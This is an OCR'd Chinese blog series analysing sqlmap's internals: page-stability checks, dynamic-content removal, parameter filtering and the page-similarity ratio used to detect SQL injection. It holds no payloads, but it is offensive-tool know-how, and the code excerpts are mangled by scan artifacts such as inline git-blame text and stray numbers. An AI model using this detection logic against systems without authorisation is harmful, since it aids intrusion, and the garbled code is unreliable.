    kb.matchRatio = None      Miroslav Stampar, 3 years ago • Heuristically checking for WAF/IDS/IPS by default
    conf.timeout = popValue()
```


0.5

现在设定 IDS_WAF_CHECK_RATIO = 0.5 表明，只要打了检测 IDS/WAF 的 Payload 的页面结果与模版页面结果文本页面经过一定处理，最后比较出相似度相差0.5就可以认为触发了 IDS/WAF。

与 checkWaf 相关的其实还有 identityWaf, 但是这个方法太简单了我们并不想仔细分析，有兴趣的读者可以自行了解一下，本文选择直接跳过这一个步骤。

0x02 checkStability

这个函数其实是在检查原始页面是存在动态内容，并做一些处理。何为动态内容？在 sqlmap 中表示以同样的方式访问量次同一个页面，访问前后页面内容并不是完全相同，他们相差的内容属于动态内容。当然，sqlmap 的处理方式也并不是随意的比较两个页面就没有然后了，在比较完之后，如果存在动态页面，还会做一部分的处理，或者提出扩展设置（--string/--regex），以方便后续使用。



```
    infoMsg = "testing if the target URL content is stable"
    logger.info(infoMsg)

    firstPage = kb.originalPage  # set inside checkConnection()

    delay = 1 - (time.time() - (kb.originalPageTime or 0))
    delay = max(0, min(1, delay))
    time.sleep(delay)

    secondPage, _, _ = Request.queryPage(content=True, noteResponseTime=False, raise404=False)

    if kb.redirectChoice:
        return None

    kb.pageStable = (firstPage == secondPage)1

    if kb.pageStable:
        if firstPage:
            infoMsg = "target URL content is stable"
            logger.info(infoMsg)
        else:      Miroslav Stampar, 8 years ago • fix for that md5 error reported by Dani (lgrecol@gmail.com)

    else:
        warnMsg = "target URL content is not stable. sqlmap will base the page "
        warnMsg += "comparison on a sequence matcher. If no dynamic nor "
        warnMsg += "injectable parameters are detected, or in case of "
        warnMsg += "junk results, refer to user's manual paragraph "
        warnMsg += "'Page comparison'"
        logger.warn(warnMsg)

        message = "how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] "
        choice = readInput(message, default='C').upper()

        if choice == 'Q':2

        elif choice == 'S':3

        elif choice == 'R':4

        else:
            checkDynamicContent(firstPage, secondPage)5

    return kb.pageStable
```


1. 比较两次访问的页面是否完全相同
2. 退出，停止 sqlmap 程序
3. 按照提示处理用户的 —string 选项
4. 按照提示，处理用户输入的 regex 选项
5. 自动检查动态文件内容，作出相应处理

我们发现，实际的 sqlmap 源码确实是按照我们介绍的内容处理的，如果页面内容是动态的话，则会提示用户处理字符串或者增加正则表达式来验证页面。

> 默认情况下sqlmap通过判断返回页面的不同来判断真假，但有时候这会产生误差，因为有的页面在每次刷新的时候都会返回不同的代码，比如页面当中包含一个动态的广告或者其他内容，这会导致sqlmap的误判。此时用户可以提供一个字符串或者一段正则匹配，在原始页面与真条件下的页面都存在的字符串，而错误页面中不存在（使用--string参数添加字符串，--regexp添加正则），同时用户可以提供一段字符串在原始页面与真条件下的页面都不存在的字符串，而错误页面中存在的字符串（--not-string添加）。用户也可以提供真与假条件返回的HTTP状态码不一样来注入，例如，响应200的时候为真，响应401的时候为假，可以添加参数--code=200。

checkDynamicContent(firstPage, secondPage)

我们发现，如果说我们并没指定 string / regex 那么很多情况，我们仍然也可以正确得出结果；根据 sqlmap 源码，它实际上背后还是有一些处理方法的，而这些方法就在 checkDynamicContent(firstPage, secondPage) 中：



```
def checkDynamicContent(firstPage, secondPage):
    """
    This function checks for the dynamic content in the provided pages
    """

    if kb.nullConnection:

    if any(page is None for page in (firstPage, secondPage)):

1   if firstPage and secondPage and any(len(_) > MAX_DIFFLIB_SEQUENCE_LENGTH for _ in (firstPage, secondPage)):
    else:

    if ratio is None:
        kb.skipSeqMatcher = True

    # In case of an intolerable difference turn on dynamicity removal engine
2   elif ratio <= UPPER_RATIO_BOUND:
        findDynamicContent(firstPage, secondPage)

        count = 0
        while not Request.queryPage():
            count += 1

            if count > conf.retries:
                warnMsg = "target URL content appears to be too dynamic. "
                warnMsg += "Switching to '--text-only'"
                logger.warn(warnMsg)
    Miroslav Stampar, 7 years ago • automatically turn on --text-only in case of heavily-dynamicity instead of
                conf.textOnly = True
                return

            warnMsg = "target URL content appears to be heavily dynamic. "
            warnMsg += "sqlmap is going to retry the request(s)"
            singleTimeLogMessage(warnMsg, logging.CRITICAL)

            kb.heavilyDynamic = True

            secondPage, _, _ = Request.queryPage(content=True)
            findDynamicContent(firstPage, secondPage)
```

1. 计算 ratio 如果计算失败，设置 ratio 为 None
2. UPPER_RATIO_BOUND 为 0.98

我们在这个函数中发现如果 firstPage 和 secondPage 的相似度小于 0.98 （这个相似度的概念就是前一节介绍的 PageRatio 的概念），则会重试，并且尝试 findDynamicContent(firstPage, secondPage) 然后细化页面究竟是 too dynamic 还是 heavily dynamic。

如果页面是 too dynamic 则提示启用 --text-only 选项：

> 有些时候用户知道真条件下的返回页面与假条件下返回页面是不同位置在哪里可以使用--text-only（HTTP响应体中不同）--titles（HTML的title标签中不同）。

如果页面仅仅是显示 heavy dynamic 的话，sqlmap 会不断重试直到区分出到底是 too dynamic 还是普通的可以接受的动态页面（相似度大于 0.98）。

对于 too dynamic 与可以接受的动态页面（相似度高于 0.98），其实最根本的区别就是在于 PageRatio，如果多次尝试（超过 conf.retries） 设置的尝试次数，仍然出现了相似度低于 0.98 则会认为这个页面 too dynamic。

findDynamicContent(firstPage, secondPage)

这个函数位于 common.py 中，这个函数作为通用函数，我们并不需要非常严格的去审他的源码，为了节省大家的时候，笔者在这里可以描述这个函数做了一件什么样的事情，并举例说明。

这个函数按函数名来解释其实是，寻找动态的页面内容。

实际在工作中，如果寻找到动态内容，则会将动态内容的前后内容（前：prefix，后：suffix，长度均在 DYNAMICITY_BOUNDARY_LENGTH 中设定，默认为 20）作为一个 tuple，存入 kb.dynamicMarkings，在每一次页面比较之前，会默认移除这些动态内容。

```
kb.dynamicMarkings.append((prefix if prefix else None, suffix if suffix else None))
```

例如，在实际使用中，我们按照官方给定的一个例子：

```
    """
    This function checks if the provided pages have dynamic content. If they
    are dynamic, proper markings will be made

    >>> findDynamicContent("Lorem ipsum dolor sit amet, congue tation referrentur
ei sed. Ne nec legimus habemus recusabo, natum reque et per. Facer tritani repre-
hendunt eos id, modus constituam est te. Usu sumo indoctum ad, pri paulo molestiae
complectitur no.",
                        "Lorem ipsum dolor sit amet, congue tation referrentur
ei sed. Ne nec legimus habemus recusabo, natum reque et per. <script src='ads.-
js'></script>Facer tritani reprehendunt eos id, modus constituam est te. Usu sumo
indoctum ad, pri paulo molestiae complectitur no.")
    >>> kb.dynamicMarkings
    [('natum reque et per. ', 'Facer tritani repreh')]
    """
```


根据观察，两段文本差别在 script 标签，标记的动态内容应该是 script 标签，所以动态内容的前 20 字节的文本座位 prefix 后 20 字节的文本作为 suffix，分别为：

- prefix: 'natum reque et per. '
- suffix: 'Facer tritani repreh'

0x03 中场休息与阶段性总结

我们虽然之分析了两个大函数，但是整个判断页面相应内容的核心原理应该是已经非常清晰了；可能有些读者反馈我们的进度略慢，但是其实这好比一个打基础的过程，我们基础越扎实对 sqlmap 越熟悉，分析后面的部分就越快。

为了更好的继续，我们需要回顾一下之前的流程图



好的，接下来我们的目标就是图中描述的部分“过滤重复以及不需要检查的参数，然后检查参数是为动态参数”，在下一篇文章中，我们将会详细介绍 sqlmap 其他的核心函数，诸如启发式检测，和 sql 注入检测核心函数。

0x04 参数预处理以及动态参数检查

参数预处理

参数预处理包含如下步骤：

1.参数排序

Order of testing list (first to last)

orderList = (PLACE.CUSTOM_POST, PLACE.CUSTOM_HEADER, PLACE.URI, PLACE.POST, PLACE.GET)

```
for place in orderList[::-1]:
if place in parameters:
parameters.remove(place)
parameters.insert(0, place)
```

2.参数分级检查

```
for place in parameters:
# Test User-Agent and Referer headers only if
# --level >= 3
skip = (place == PLACE.USER_AGENT and conf.level < 3)
skip |= (place == PLACE.REFERER and conf.level < 3)

# Test Host header only if
# --level >= 5
skip |= (place == PLACE.HOST and conf.level < 5)

# Test Cookie header only if --level >= 2
skip |= (place == PLACE.COOKIE and conf.level < 2)

skip |= (place == PLACE.USER_AGENT and intersect(USER_AGENT_ALIASES, conf.skip, True) not in ([], None))
skip |= (place == PLACE.REFERER and intersect(REFERER_ALIASES, conf.skip, True) not in ([], None))
skip |= (place == PLACE.COOKIE and intersect(PLACE.COOKIE, conf.skip, True) not in ([], None))
skip |= (place == PLACE.HOST and intersect(PLACE.HOST, conf.skip, True) not in ([], None))

skip &= not (place == PLACE.USER_AGENT and intersect(USER_AGENT_ALIASES, conf.testParameter, True))
skip &= not (place == PLACE.REFERER and intersect(REFERER_ALIASES, conf.testParameter, True))
skip &= not (place == PLACE.HOST and intersect(HOST_ALIASES, conf.testParameter, True))
skip &= not (place == PLACE.COOKIE and intersect((PLACE.COOKIE,), conf.testParameter, True))

if skip:
continue

if kb.testOnlyCustom and place not in (PLACE.URI, PLACE.CUSTOM_POST, PLACE.CUSTOM_HEADER):
continue

if place not in conf.paramDict:
continue
```

paramDict = conf.paramDict[place]

paramType = conf.method if conf.method not in (None, HTTPMETHOD.GET, HTTPMETHOD.POST) else place

3.参数过滤

```
for parameter, value in paramDict.items():
    if not proceed:
        break

    kb.vainRun = False
    testSqlInj = True
    paramKey = (conf.hostname, conf.path, place, parameter)

    if paramKey in kb.testedParams:  1

    elif parameter in conf.testParameter:

    elif parameter == conf.rParam:  2

    elif parameter in conf.skip or kb.postHint and parameter.split(' ')[-1] in conf.skip:  3

    elif conf.paramExclude and (re.search(conf.paramExclude, parameter, re.I) or kb.postHint and re.search(conf.paramExclude, parameter.split(' ')[-1], re.I)):  4

    elif parameter == conf.csrfToken:  5

    # Ignore session-like parameters for --level < 4
    elif conf.level < 4 and (parameter.upper() in IGNORE_PARAMETERS or parameter.upper().startswith(GOOGLE_ANALYTICS_COOKIE_PREFIX)):  6

    elif PAYLOAD.TECHNIQUE.BOOLEAN in conf.tech or conf.skipStatic:
        check = checkDynParam(place, parameter, value)  7

        if not check:
            warnMsg = "%s parameter '%s' does not appear to be dynamic" % (paramType, parameter)
            logger.warn(warnMsg)

            if conf.skipStatic:
                infoMsg = "skipping static %s parameter '%s'" % (paramType, parameter)
                logger.info(infoMsg)
Bar, 3 years ago * adding new switch ('--skip-static')
                testSqlInj = False
        else:
            infoMsg = "%s parameter '%s' is dynamic" % (paramType, parameter)
            logger.info(infoMsg)

    kb.testedParams.add(paramKey)
```

1. 排除已经检查过的参数
2. 排除随机化参数
3. 排除已经忽略的参数
4. 排除设置中不需要检查的参数
5. 排除 CSRF Token
6. 按照 level 忽略 session-like 参数
7. 进行动态参数检查

checkDynParam(place, parameter, value)

我们进入checkDynParam函数发现，整个函数其实看起来非常简单，但是实际上我们发现agent.queryPage这个函数现在又返回了一个好像是Bool值的返回值作为dynResult这令我们非常困惑，我们上一次见这个函数返回的是(page, headers, code) 。

```
1099    def checkDynParam(place, parameter, value):
1100        """
1101        This function checks if the URL parameter is dynamic. If it is
1102        dynamic, the content of the page differs, otherwise the
1103        dynamicity might depend on another parameter.
1104        """
1105
1106        if kb.redirectChoice:
1107            return None
1108
1109        kb.matchRatio = None
1110        dynResult = None
1111        randInt = randomInt()
1112
1113        paramType = conf.method if conf.method not in (None, HTTPMETHOD.GET, HTTPMETHOD.POST) else place
1114
1115        infoMsg = "testing if %s parameter '%s' is dynamic" % (paramType, parameter)
1116        logger.info(infoMsg)
1117
1118        try:
1119            payload = agent.payload(place, parameter, value, getUnicode(randInt))
1120            dynResult = Request.queryPage(payload, place, raise404=False)  1
1121        Bernardo Damele, 10 years ago * After the storm, a restore..
1122            if not dynResult:
1123                infoMsg = "confirming that %s parameter '%s' is dynamic" % (paramType, parameter)
1124                logger.info(infoMsg)
1125
1126                randInt = randomInt()
1127                payload = agent.payload(place, parameter, value, getUnicode(randInt))
1128                dynResult = Request.queryPage(payload, place, raise404=False)  2
1129        except SqlmapConnectionException:
1130            pass
1131
1132        result = None if dynResult is None else not dynResult
1133        kb.dynamicParameter = result
1134
1135        return result
```

1. 请求特定 Payload 并和之前的页面进行对比
2. 再次请求，并且以第二次请求作为结果

我们发现实际上的页面比较逻辑也并不是在 checkDynParam ，所以表面上，我们这一节的内容是在 checkDynParam 这个函数，但是实际上我们仍然需要跟进到 agent.queryPage。

那么，等什么呢？继续吧！

agent.queryPage 与 comparison

跟进 agent.queryPage 我相信一定是痛苦的，这其实算是 sqlmap 的核心基础函数之一，里面包含了接近三四百行的请求前预处理，包含 tamper 的处理逻辑以及随机化参数和 CSRF 参数的处理检测逻辑。同时如果涉及到了 timeBasedCompare 还包含着时间盲注的处理逻辑；除此之外，一般情况下 agent.queryPage 中还存在着针对页面比较的核心调用，页面对比对应函数为 comparison。为了简化大家的负担，笔者只截取最后返回值的部分 agent.queryPage 。

```
1262        if timeBasedCompare:
1263            return wasLastResponseDelayed()  (1)
1264        elif noteResponseTime:
1265            kb.responseTimes.setdefault(kb.responseTimeMode, [])
1266            kb.responseTimes[kb.responseTimeMode].append(threadData.lastQueryDuration)
1267
1268        if not response and removeReflection:
1269            page = removeReflectiveValues(page, payload)
1270
1271        kb.maxConnectionsFlag = re.search(MAX_CONNECTIONS_REGEX, page or "", re.I) is not None
1272
1273        message = extractRegexResult(PERMISSION_DENIED_REGEX, page or "", re.I)
1274        if message:
1275            kb.permissionFlag = True
1276            singleTimeWarnMessage("potential permission problems detected ('%s')" % message)
1277
1278        if content or response:    Miroslav Stampar, 8 years ago • new feature --forms (still unfinished)
1279            return page, headers, code  (2)
1280
1281        if getRatioValue:
1282  (3)       return comparison(page, headers, code, getRatioValue=False, pageLength=pageLength), comparison(page, headers, code, getRatioValue=True, pageLength=pageLength)
1283        else:
1284            return comparison(page, headers, code, getRatioValue, pageLength)
```

1. 为 TimeBased 设定的返回值
2. 参数接受 content 或者 response 则返回页面的具体内容，http headers 以及响应码
3. 默认只返回一个结果表明与之前页面比较是否相似

在标注中，我们发现了我们之前的疑问，为什么 agent.queryPage 时而返回页面内容，时而返回页面与模版页面的比较结果。其实在于如果 content/response 被设置为 True 的时候，则会返回页面具体内容，headers，以及响应码；如果 timeBasedCompare 被设定的时候，返回是否发生了延迟；默认情况返回与模版页面的比较结果。

我们发现这一个 comparison 函数很奇怪，他没有输入两个页面的内容，而是仅仅输入当前页面的相关信息，但是为什么笔者要明确说是与“模版页面”的比较结果呢？我们马上就跟入 comparison 一探究竟。

```
32  def comparison(page, headers, code=None, getRatioValue=False, pageLength=None):    Bernardo Damele, 7 years ago • Added --code switch to ma
33      _ = _adjust(_comparison(page, headers, code, getRatioValue, pageLength), getRatioValue)
34      return _
35
36  def _adjust(condition, getRatioValue):
37      if not any((conf.string, conf.notString, conf.regexp, conf.code)):
38          # Negative logic approach is used in raw page comparison scheme as that what is "different" than original
39          # PAYLOAD.WHERE.NEGATIVE response is considered as True; in switch based approach negative logic is not
40          # applied as that what is by user considered as True is that what is returned by the comparison mechanism
41          # itself
42          retVal = not condition if kb.negativeLogic and condition is not None and not getRatioValue else condition
43      else:
44          retVal = condition if not getRatioValue else (MAX_RATIO if condition else MIN_RATIO)
45
46      return retVal
47
48  def _comparison(page, headers, code, getRatioValue, pageLength):
49      threadData = getCurrentThreadData()
50
51      if kb.testMode:
52          threadData.lastComparisonHeaders = listToStrValue(_ for _ in headers.headers if not _.startswith("%s:" % URI_HTTP_HEADER)) if headers
53          threadData.lastComparisonPage = page
54          threadData.lastComparisonCode = code
55
56      if page is None and pageLength is None:
```

进去之后根据图中的调用关系，我们主要需要观察一下 _comparison 这个函数的行为。当打开这个函数的时候，我们发现也是一段接近一百行的函数，仍然是一个需要硬着头皮看下去的一段代码。

```
def _comparison(page, headers, code, getRatioValue, pageLength):
    threadData = getCurrentThreadData()

    if kb.testMode:
        threadData.lastComparisonHeaders = listToStrValue(_ for _ in headers.headers if not _.startswith("%s:" % URI_HTTP_HEADER)) if headers else ""
        threadData.lastComparisonPage = page
        threadData.lastComparisonCode = code

    if page is None and pageLength is None:      Miroslav Stampar, 8 years ago • several bug fixes
        return None

    if any((conf.string, conf.notString, conf.regexp)):
        rawResponse = "%s%s" % (listToStrValue(_ for _ in headers.headers if not _.startswith("%s:" % URI_HTTP_HEADER)) if headers else "", page)

        # String to match in page when the query is True and/or valid
        if conf.string:
            return conf.string in rawResponse

        # String to match in page when the query is False and/or invalid
        if conf.notString:
            return conf.notString not in rawResponse

        # Regular expression to match in page when the query is True and/or valid
        if conf.regexp:
            return re.search(conf.regexp, rawResponse, re.I | re.M) is not None

    # HTTP code to match when the query is valid
    if conf.code:
        return conf.code == code

    seqMatcher = threadData.seqMatcher
    seqMatcher.set_seq1(kb.pageTemplate)
```

根据图中的使用红色方框框住的代码，我们很容易就能发现，这其实是在禁用 PageRatio 的页面相似度算法，而是因为用户设定了 --string/--not-string/--regex/--code 从而可以明确从其他方面区分出页面为什么不同。当然，我们的重点并不是他，而是计算 ratio 并且使用 ratio 得出页面相似的具体逻辑。

```
if page:
    # In case of an DBMS error page return None
    if kb.errorIsNone and (wasLastResponseDBMSError() or wasLastResponseHTTPError()) and not kb.negativeLogic:
        return None


    # Dynamic content lines to be excluded before comparison
    if not kb.nullConnection:
        page = removeDynamicContent(page)
        seqMatcher.set_seq1(removeDynamicContent(kb.pageTemplate))

    if not pageLength:
        pageLength = len(page)

if kb.nullConnection and pageLength:
    if not seqMatcher.a:…

    ratio = 1. * pageLength / len(seqMatcher.a)

    if ratio > 1.:
        ratio = 1. / ratio
else:
    # Preventing "Unicode equal comparison failed to convert both arguments to Unicode"
    # (e.g. if one page is PDF and the other is HTML)
    if isinstance(seqMatcher.a, str) and isinstance(page, unicode):…
    elif isinstance(seqMatcher.a, unicode) and isinstance(page, str):…
```

我相信令大家困惑的可能是这两段关于 nullConnection 的代码，在前面的部分中，我们没有详细说明 nullConnection 究竟意味着什么：

```
Optimization:
  These options can be used to optimize the performance of sqlmap

  -o                  Turn on all optimization switches
  --predict-output    Predict common queries output
  --keep-alive        Use persistent HTTP(s) connections
  --null-connection   Retrieve page length without actual HTTP response body
  --threads=THREADS   Max number of concurrent HTTP(s) requests (default 1)
```

根据官方手册的描述，nullConnection 是一种不用获取页面内容就可以知道页面大小的方法，这种方法在布尔盲注中有非常好的效果，可以很好的节省带宽。具体的原理详见这一片古老的文章。


明白这一点，上面的代码就变得异常好懂了，如果没有启用 --null-connection 优化，两次比较的页面分别为 page 与 kb.pageTemplate。其实 kb.pageTemplate 也并不陌生，其实就是第一次正式访问页面的时候，存下的那个页面的内容。

```
conf.originalPage = kb.pageTemplate = page
```


如果启用 --null-connection，计算 ratio 就只是很简单的通过页面的长度来计算，计算公式为

```
ratio = 1. * pageLength / len(kv.pageTemplate)

if ratio > 1.:
    ratio = 1. / ratio
```

接下来我们再顺着他的逻辑往下走：



根据上面对源码的标注，我们很容易理解这个 ratio 是怎么算出来的，同样我们也很清楚，其实并不只是简单无脑的使用 ratio 就可以起到很好的效果，配合各种各样的选项或者预处理：比如移除页面的动态内容，只比较 title，只比较文本，不比较 html 标签。



上面源码为最终使用 ratio 对页面的相似度作出判断的逻辑，其中

```
UPPER_RATIO_BOUND = 0.98
LOWER_RATIO_BOUND = 0.02
DIFF_TOLERANCE = 0.05
```

0x05 结束语

阅读完本文，我相信读者对 sqlmap 中处理各种问题的细节都会有自己的理解，当然这是最好的。

在下一篇文章，笔者将会带大家进入更深层的 sqlmap 的逻辑，敬请期待。

25 Sept.

sqlmap 内核分析 III: 核心逻辑

作者：v1ll4n

本文的内容可能是大家最期待的部分，但是可能并不推荐大家直接阅读本篇文章，因为太多原理性和整体逻辑上的东西散见前两篇文章，直接阅读本文可能会有一些难以预料的困难。：）


0x00 前言

上一篇文章，我们介绍了页面相似度算法以及 sqlmap 对于页面相似的判定规则，同样也跟入了 sqlmap 的一些预处理核心函数。在接下来的部分中，我们会直接开始 sqlmap 的核心检测逻辑的分析，主要涉及到以下方面：

- heuristicCheckSqlInjection 启发式 SQL 注入检测（包括简单的 XSS FI 判断）
- checkSqlInjection SQL 注入检测

0x01 heuristicCheckSqlInjection

这个函数位于 controller.py 的 start() 函数中，同时我们在整体逻辑中也明确指明了这一个步骤：



这标红的两个步骤其实就是本篇文章主要需要分析的两个部分，涉及到 sqlmap 检测 sql 注入漏洞的核心逻辑。其中 heuristicCheckSqlInjection 是我们本节需要分析的问题。这个函数的执行位置如下：

